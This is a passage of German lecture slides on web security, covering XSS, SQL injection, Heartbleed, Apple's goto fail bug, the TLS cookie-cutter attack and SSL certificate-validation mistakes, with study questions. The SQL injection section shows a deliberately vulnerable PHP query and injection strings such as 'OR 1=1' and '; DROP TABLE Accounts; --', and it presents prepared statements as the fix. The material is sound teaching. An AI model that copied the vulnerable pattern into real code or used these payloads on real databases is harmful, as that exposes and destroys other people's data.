4, and 5 visible. Item 3 is 'Cross-site scripting (XSS) via the plugin name or version header on `update-core.php`. Reported by [Dominik Schilling](#) of the WordPress Security Team.' Item 4 is 'Cross-site request forgery (CSRF) bypass via uploading a Flash file. Reported by [Abdullah Hussam](#).' Item 5 is 'Cross-site scripting (XSS) via theme name fallback. Reported by [Mehmet Ince](#).'

WordPress 4.7.1 Security and Maintenance Release

Posted January 11, 2017 by [Aaron D. Campbell](#). Filed under [Releases](#), [Security](#).

WordPress 4.7 has been [downloaded over 10 million times](#) since its release on December 6, 2016 and we are pleased to announce the immediate availability of WordPress 4.7.1. This is a **security release** for all previous versions and we strongly encourage you to update your sites immediately.

WordPress versions 4.7 and earlier are affected by eight security issues:

...

3. Cross-site scripting (XSS) via the plugin name or version header on `update-core.php`. Reported by [Dominik Schilling](#) of the WordPress Security Team.
4. Cross-site request forgery (CSRF) bypass via uploading a Flash file. Reported by [Abdullah Hussam](#).
5. Cross-site scripting (XSS) via theme name fallback. Reported by [Mehmet Ince](#).

www.wordpress.org, 11. Januar 2017

XSS-Angriffe



www.wordpress.org, 16. Januar 2018

mögliche Gegenmaßnahmen:

Input validation;
Code „escapen“;
HttpOnly-Cookies

HttpOnly-Cookies
verhindern Auslesen
von Cookies durch
Skripte, eine der häufigsten
XSS-Angriffsmethoden



Nennen Sie die drei Arten von XSS-Angriffen.




Was ist der Unterschied zwischen einem persistenten und einem nicht-persistenten XSS-Angriff?



Welche Art der XSS-Angriffe ist am Schwierigsten zu verhindern?

SQL-Injection

SQL-basierte HTML-Seiten



Hintergrund zu SQL

SQL-Datenbank **sqlinj**
hat Tabelle **Accounts** und dort Spalten
RandomID, **Username**, **E-Mail**, **Passwort**

```
<html>
```

```
...
```

```
<?php
```

```
    $pdo = new PDO('mysql:host=localhost;dbname=sqlinj', 'root', '');
```

```
    if(isset($_GET['id'])) {
```

```
        $id = $_GET['id'];
```

```
    } else {
```

```
        $id=0;
```

```
    }
```

```
    $sql = "SELECT * FROM Accounts WHERE RandomID=$id";
```

```
    foreach ($pdo->query($sql) as $row) {
```

```
        echo "Username=".$row['Username'].",PW=".$row['Passwort']. "</br>";
```

```
    }
```

```
?>
```

```
...
```

```
</html>
```


lege PDO-Verweis für **sqlinj** an

erwartet Übergabe der zufälligen
RandomID als Parameter **?id=...**

Wähle alle Spalteneinträge * der Reihen der Tabelle **Accounts**
aus, bei denen **RandomID** mit Parameter **id** übereinstimmt

Gib für alle ausgewählten Reihen **Username**
und **Passwort** im HTML-Dokument aus


Ablauf einer Anfrage



SQL-Injection-Angriff




...php?id=5 OR 1=1



*immer erfüllt
→ ganze Datenbank*



```
SELECT *  
FROM Accounts  
WHERE RandomID=5 OR 1=1
```



1598434721	Alice	123456
2064610222	Bob	6d+)) sds#A
1934350364	root	HorseJumpsBall

„baue“ HTML-
Seite zusammen mit

Username=Alice, PW=123456,
Username=Bob, PW=6d+)) sds#A, ...



SQL-Injection: Variationen

Weitere SQL-Befehle ausführen:

```
...?id=5; DROP TABLE Accounts;
```

Tabelle löschen

```
...?id=5; INSERT INTO Accounts (...);
```

Einträge einfügen

```
...?id=5; UPDATE Accounts SET ... WHERE ...;
```

Einträge aktualisieren

Quoting umgehen: `SELECT * FROM Accounts WHERE RandomID=`$id`;`

z.B. durch Quoting oder SQL-Kommentar --

`...?id=5 OR 1=1` würde nicht mehr funktionieren

```
...?id=5` OR `1=1
```

`...WHERE RandomID=`5` OR `1=1`;`

```
...?id=5`; DROP TABLE Accounts; --
```

`...WHERE RandomID=`5`; DROP...; --`;`

SQL-Injection-Angriffe

THE STATE OF SECURITY

News. Trends. Insights.

FEATURED ARTICLES LATEST SECURITY NEWS TOPICS RESOURCES ABOUT

HOME » NEWS » Joomla SQL Injection Flaw Exploited Hours After Disclosure

Joomla SQL Injection Flaw Exploited Hours After Disclosure



MARITZA SANTILLAN

OCT 27, 2015

LATEST SECURITY NEWS

www.tripwire.com, 27. Oktober 2015

mögliche Gegenmaßnahmen:

Input validation;
(Code „escapen“;
bound parameters/prepared statements

Prepared Statements:
Daten werden nicht als Teil des
Codes betrachtet oder ausgeführt

```
$pdo->prepare("SELECT * FROM Accounts WHERE RandomID=?");
```

```
$pdo->execute($id);
```




Beschreiben Sie das Prinzip von SQL-Injection-Angriffen.



Was vermuten Sie hinter „Blind“ und „Time-Based“ SQL-Injection-Angriffen?

Verbindungs(un)sicherheit via SSL/TLS

HTTPS = HTTP über SSL/TLS



Absicherung wesentlich für Web-Sicherheit

Beispiel: sichere Übertragung von Authentisierungs-Cookies

Heartbleed



Quelle: Wikipedia

erlaubte Angriff auf OpenSSL-Implementierung
bestand ca. 2 Jahre bevor Entdeckung anno 2014
wurde auch in der Praxis verwendet




The screenshot shows the Heise Security website interface. At the top is the logo and navigation links: News, Hintergrund, Tools, Foren, Events. Below is a breadcrumb trail: Security > News > 7-Tage-News > 2014 > KW 16 > Heartbleed: Datendiebstahl beim kanadischen Finanzamt. The article title is 'Heartbleed: Datendiebstahl beim kanadischen Finanzamt' with a 'vorlesen' (read aloud) button. The byline is '14.04.2014 18:15 Uhr - Daniel AJ Sokolov'. The article text states: 'Die kanadische Finanzbehörde hat ihre Server für die Online-Steuererklärung kurz nach Bekanntwerden des Bugs in der OpenSSL-Bibliothek vom Netz genommen. Doch da hatten Datendiebe schon zugeschlagen.'

heise Security, 14.April 2014

SSL/TLS-Heartbeat

Heartbeat: reguläre Operation zum Testen der SSL/-TLSVerbindung



SSL/TLS-Heartbleed



Heartbeet: reguläre Operation zum Testen der SSL/-TLSVerbindung



① bitte den Payload von 64K Bytes zurücksenden: **test**

④ Antwort: **test | Passwörter | geheime Schlüssel**




② speichern

③ 64K Bytes kopieren

falsch programmierte
Software hat nicht angefragte
gegen tatsächliche Länge der
Daten geprüft

(wird nach Update nun geprüft)



eigene SSL-Speicherverwaltung

Apples goto fail;

Update zu Mac OS X 10.9.2 behebt
Fehler in TLS-Implementierung

bestand ca. 1 Jahr vor Update anno 2014

kein realer Angriff bekannt



Quelle: www.dwheeler.com

heise.de, 25. Februar 2014

The screenshot shows the Mac & i website interface. At the top right are links for '7-Tage-News' and 'News-Archiv'. Below the 'Mac&i' logo is a navigation bar with buttons for 'News', 'Tipps', 'Artikel', 'Forum', 'Produkte', 'Heft', 'Archiv', and 'Abo'. The main content area displays a breadcrumb trail: 'Mac & i > News > 2014 > KW 9 > "goto fail": Mac OS X 10.9.2 beseitigt SSL-Schwachstelle'. The article title is '"goto fail": Mac OS X 10.9.2 beseitigt SSL-Schwachstelle' followed by the word 'UPDATE'. The date and time are '25.02.2014 19:47 Uhr' and the author is 'Leo Becker'. There is a 'vorlesen' (read aloud) button with a speaker icon. The article text begins with 'Das frisch veröffentlichte OS-X-Update soll das gravierende SSL-Problem beseitigen, welches verschlüsselte Verbindungen angreifbar macht. Version 10.9.2 bringt zudem kleinere Neuerungen.'


```


static
OSStatusSSLVerifySignedServerKeyExchange (...)
{
    OSStatus err;
    ...
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    err = sslRawVerify(...);
    ...
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}

```



Dieses `goto fail`
wird immer ausgeführt: Hashwert
& Signatur werden nie überprüft,
so dass `err` Erfolg signalisiert
(wird nach Update korrekt geprüft)

Erlaubt(e potentiell) Angriff auf TLS



Cookie-Cutter-Angriff

Security & Privacy 2014

Triple Handshakes and Cookie Cutters: Breaking and Fixing Authentication over TLS

Karthikeyan Bhargavan*, Antoine Delignat-Lavaud*, Cédric Fournet[†], Alfredo Pironti* and Pierre-Yves Strub[‡]

*INRIA Paris-Rocquencourt [†]Microsoft Research [‡]IMDEA Software Institute

Abstract—TLS was designed as a transparent channel abstraction to allow developers with no cryptographic expertise to protect their application against attackers that may control some clients, some servers, and may have the capability to tamper with network connections. However, the security guarantees of TLS fall short of those of a secure channel, leading to a variety of attacks.

We show how some widespread false beliefs about these guar-

sessions, validating certificates, etc. Meanwhile, TLS applications continue to rely on URLs, passwords, and cookies; they mix secure and insecure transports; and they often ignore lower-level signals such as handshake completion, session resumption, and truncated connections.

Many persistent problems can be blamed on a mismatch

Angriff auf TLS-verschlüsselte Übertragung von Cookies



erfolgreich erprobt an Google Accounts

vor der Veröffentlichung gefixt

Cookie-Cutter-Angriff



TLS Handshake




HTTP/1.1 302 Redirect

...
Set-Cookie: SID=XYZ;
secure; httponly;

manche Implementierungen
akzeptierten auch „abge-
schnittene“ Cookie-Daten

TLS Record Layer



Client speichert
Cookie ohne **secure**
und ohne **httponly**

→ **CSRF, XSS,...**



Angreifer versucht, fragmentierte
Verschlüsselung an der richtigen
Stelle abzuschneiden

Missverständliche SSL-APIs

CCS 2012

The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software

Martin Georgiev
The University of Texas
at Austin

Rishita Anubhai
Stanford University

Subodh Iyengar
Stanford University

Dan Boneh
Stanford University

Suman Jana
The University of Texas
at Austin

Vitaly Shmatikov
The University of Texas
at Austin

ABSTRACT

SSL (Secure Sockets Layer) is the de facto standard for secure Internet communications. Security of SSL connections against an

cations. The main purpose of SSL is to provide end-to-end security against an active, man-in-the-middle attacker. Even if the network is completely compromised—DNS is poisoned, access points and

falsche
Anwendung der SSL-APIs
(z.B. OpenSSL, GnuTLS)
erlaubt es, Zertifikatsprüfung
zu umgehen

betroffen: Amazons EC2, Paypal, Chase,...

vor der Veröffentlichung gefixt

cURL-SSL-Beispiel

cURL-Parameter zur Steuerung der Zertifikatsüberprüfung:

CURLOPT_SSL_VERIFYPEER

